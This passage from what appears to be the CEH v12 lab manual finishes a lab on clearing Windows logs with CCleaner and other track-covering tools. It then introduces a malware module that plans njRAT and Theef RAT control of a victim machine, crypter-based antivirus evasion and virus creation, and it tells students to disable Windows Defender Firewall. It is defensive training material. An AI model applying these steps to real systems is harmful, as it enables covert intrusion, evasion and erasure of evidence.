


7. After the completion of scan, click **Make it better** button to proceed.




8. **Patching up your PC...** message appears, wait for it to compete.

9. After the cleaning completes, **Your PC now feels like a superstar** message appears, as shown in the screenshot.



10. You can also use the **Custom Clean** option, where you can analyze system files by selecting or deselecting different file options in the **Windows** and **Applications** tabs, as shown in the screenshot.



11. Similarly, you can use the **Registry** option to scan for issues in the registry. Under the **Tools** option, you can do things like uninstall applications, get software update information, and get browser plugin information.
12. This concludes the demonstration of how to clear Windows machine logs using CCleaner.
13. You can also use other track-covering tools such as **DBAN** (https://dban.org), **Privacy Eraser** (https://www.cybertronsoft.com), **Wipe** (https://privacyroot.com), and **BleachBit** (https://www.bleachbit.org) to clear logs on the target machine.
14. Close all open windows and document all the acquired information.
15. Turn off the **Windows 11** virtual machine.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ CyberQ

CEH Lab Manual

Malware Threats

Module 07

Malware Threats

Malware is malicious software that damages or disables computer systems and gives limited or full control of those systems to the malware creator for theft or fraud. Malware includes viruses, worms, Trojans, rootkits, backdoors, botnets, ransomware, spyware, adware, scareware, crapware, roughware, crypters, keyloggers, and other software.

Lab Scenario

Malware poses a major security threat to information security. Malware writers explore new attack vectors to exploit vulnerabilities in information systems. This leads to ever more sophisticated malware attacks, including drive-by malware, "maladvertising" (or "malvertising") and advanced persistent threats. Although organizations try hard to defend themselves using comprehensive security policies and advanced anti-malware controls, the current trend indicates that malware applications are targeting "lower-hanging fruit"; these include unsecured smartphones, mobile applications, social media, and cloud services. This problem is further complicated, because of the challenges faced during threat prediction.

Assessing an organization's information system against malware threats is a major challenge today, because of the rapidly changing nature of malware threats. One needs to be well-versed in the latest developments in the field and understand the basic functioning of malware to select and implement the controls appropriate for an organization and its needs.

The lab activities in this module provide first-hand experience with various techniques that attackers use to write and propagate malware. You will also learn how to effectively select security controls to protect your information assets from malware threats.

Lab Objective

The objective of the lab is to create malware and perform other tasks that include, but are not limited to:

- Create a Trojan and exploit a target machine
- Create a virus to infect the target machine
- Perform malware analysis to determine the origin, functionality, and potential impact of a given type of malware
- Detect malware

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 175 Minutes

Overview of Malware

With the help of a malicious application (malware), an attacker gains access to stored passwords in a computer and is able to read personal documents, delete files, display pictures, or messages on the screen, slow down computers, steal personal information, send spam, and commit fraud. Malware can perform various malicious activities that range from simple email advertising to complex identity theft and password stealing.

Programmers develop malware and use it to:

- Attack browsers and track websites visited
- Affect system performance, making it very slow
- Cause hardware failure, rendering computers inoperable
- Steal personal information, including contacts
- Erase valuable information, resulting in substantial data losses
- Attack additional computer systems directly from a compromised system
- Spam inboxes with advertising emails

Lab Tasks

Note: Ensure that the **Windows Defender Firewall is Turn off** on the machines you are using for the lab tasks in this module, as it blocks and deletes malware as soon as it is executed.

Attackers, as well as ethical hackers or pen testers, use numerous tools and techniques to gain access to the target network or machine. Recommended labs that will assist you in learning various malware attack techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	CyberQ ***
1	Gain Access to the Target System using Trojans	√	√	√
	1.1 Gain Control over a Victim Machine using the njRAT RAT Trojan	√		√
	1.2 Hide a Trojan using SwayzCryptor and Make it Undetectable to Various Anti-Virus Programs		√	√
	1.3 Create a Trojan Server using Theef RAT Trojan		√	√
2	Infect the Target System using a Virus	√		√
	2.1 Create a Virus using the JPS Virus Maker Tool and Infect the Target System	√		√

3	Perform Static Malware Analysis	√	√	√
	3.1 Perform Malware Scanning using Hybrid Analysis	√		√
	3.2 Perform a Strings Search using BinText		√	√
	3.3 Identify Packaging and Obfuscation Methods using PEid		√	√
	3.4 Analyze ELF Executable File using Detect It Easy (DIE)	√		√
	3.5 Find the Portable Executable (PE) Information of a Malware Executable File using PE Explorer		√	√
	3.6 Identify File Dependencies using Dependency Walker		√	√
	3.7 Perform Malware Disassembly using IDA and OllyDbg	√		√
	3.8 Perform Malware Disassembly using Ghidra		√	√
4	Perform Dynamic Malware Analysis	√	√	√
	4.1 Perform Port Monitoring using TCPView and CurrPorts	√		√
	4.2 Perform Process Monitoring using Process Monitor	√		√
	4.3 Perform Registry Monitoring using Reg Organizer		√	√
	4.4 Perform Windows Services Monitoring using Windows Service Manager (SrvMan)		√	√
	4.5 Perform Startup Programs Monitoring using Autoruns for Windows and WinPatrol		√	√
	4.6 Perform Installation Monitoring using Mirekusoft Install Monitor		√	√
	4.7 Perform Files and Folder Monitoring using PA File Sight		√	√
	4.8 Perform Device Drivers Monitoring using DriverView and Driver Reviver		√	√
	4.9 Perform DNS Monitoring using DNSQuerySniffer		√	√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv12 volume 1 book.

***CyberQ** - Lab exercise(s) marked under CyberQ are available in our CyberQ solution. CyberQ is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our CyberQ solution, please contact your training center or visit https://www.cyberq.io/.

Lab Analysis

Analyze and document the results related to this lab exercise. Give an opinion on your target's security posture.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Lab 1

Gain Access to the Target System using Trojans

A computer Trojan is a program with malicious or harmful code contained inside apparently harmless programming or data in such a way that the program can gain control and cause damage such as ruining the file allocation table on the hard disk.

Lab Scenario

Attackers use digital Trojan horses to trick the victim into performing a predefined action on a computer. Trojans are activated upon users' specific predefined actions, like unintentionally installing a piece of malicious software or clicking on a malicious link, and upon activation, it can grant attackers unrestricted access to all data stored on compromised information systems and cause potentially immense damage. For example, users could download a file that appears to be a movie, but, when opened, it unleashes a dangerous program that erases the hard drive or sends credit card numbers and passwords to the attacker.

Trojan horses work on the same level of privileges as victims. For example, if a victim has the privileges to delete files, transmit information, modify existing files, and install other programs (such as programs that provide unauthorized network access and execute privilege elevation attacks), once the Trojan infects that system, it will possess the same privileges. Furthermore, it can attempt to exploit vulnerabilities to increase its level of access, even beyond the user running it. If successful, the Trojan could use the increased privileges to install other malicious code on the victim's machine.

An expert security auditor or ethical hacker needs to ensure that the organization's network is secure from Trojan attacks by finding machines vulnerable to these attacks and making sure that anti-virus tools are properly configured to detect such attacks.

The lab tasks in this exercise demonstrate how easily hackers can gain access to the target systems in the organization and create a covert communication channel for transferring sensitive data between the victim computer and the attacker.

Lab Objectives

- Gain control over a victim machine using the njRAT RAT Trojan
- Hide a Trojan using SwayzCryptor and make it undetectable to various anti-virus programs
- Create a Trojan server using Theef RAT Trojan

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 30 Minutes

Overview of Trojans

In Ancient Greek mythology, the Greeks won the Trojan War with the aid of a giant wooden horse that the Greeks built to hide their soldiers. The Greeks left the horse in front of the gates of Troy. The Trojans, thinking that it was a gift from the Greeks that they had left before apparently withdrawing from the war, brought the horse into their city. At night, the hidden Greek soldiers emerged from the wooden horse and opened the city's gates for their soldiers, who eventually destroyed the city of Troy.

Thus, taking its cue from this myth, a computer Trojan is a program in which malicious or harmful code is contained inside apparently harmless programming or data in such a way that it can gain control and cause damage such as ruining the file allocation table on your hard disk.

Lab Tasks

Task 1: Gain Control over a Victim Machine using the njRAT RAT Trojan

---

Attackers use Remote Access Trojans (RATs) to infect the target machine to gain administrative access. RATs help an attacker to remotely access the complete GUI and control the victim's computer without his/her awareness. They can perform screening and camera capture, code execution, keylogging, file access, password sniffing, registry management, and other tasks. The virus infects victims via phishing attacks and drive-by downloads and propagates through infected USB keys or networked drives. It can download and execute additional malware, execute shell commands, read and write registry keys, capture screenshots, log keystrokes, and spy on webcams.

njRAT is a RAT with powerful data-stealing capabilities. In addition to logging keystrokes, it is capable of accessing a victim's camera, stealing credentials stored in browsers, uploading and downloading files, performing process and file manipulations, and viewing the victim's desktop.

This RAT can be used to control Botnets (networks of computers), allowing the attacker to update, uninstall, disconnect, restart, and close the RAT, and rename its campaign ID. The attacker can further create and configure the malware to spread through USB drives with the help of the Command and Control server software.


Here, we will use the njRAT Trojan to gain control over a victim machine.

Note: The versions of the created client or host and appearance of the website may differ from what it is in this task. However, the actual process of creating the server and the client is the same, as shown in this task.

Note: In this lab task, we will use the **Windows 11** (**10.10.1.11**) machine as the attacker machine and the **Windows Server 2022** (**10.10.1.22**) machine as the victim machine.

1. Turn on the **Windows 11** and **Windows Server 2022** virtual machines.
2. Switch to the **Windows 11** virtual machine, click **Ctrl+Alt+Del**.
3. By default, **Admin** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.

   Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.

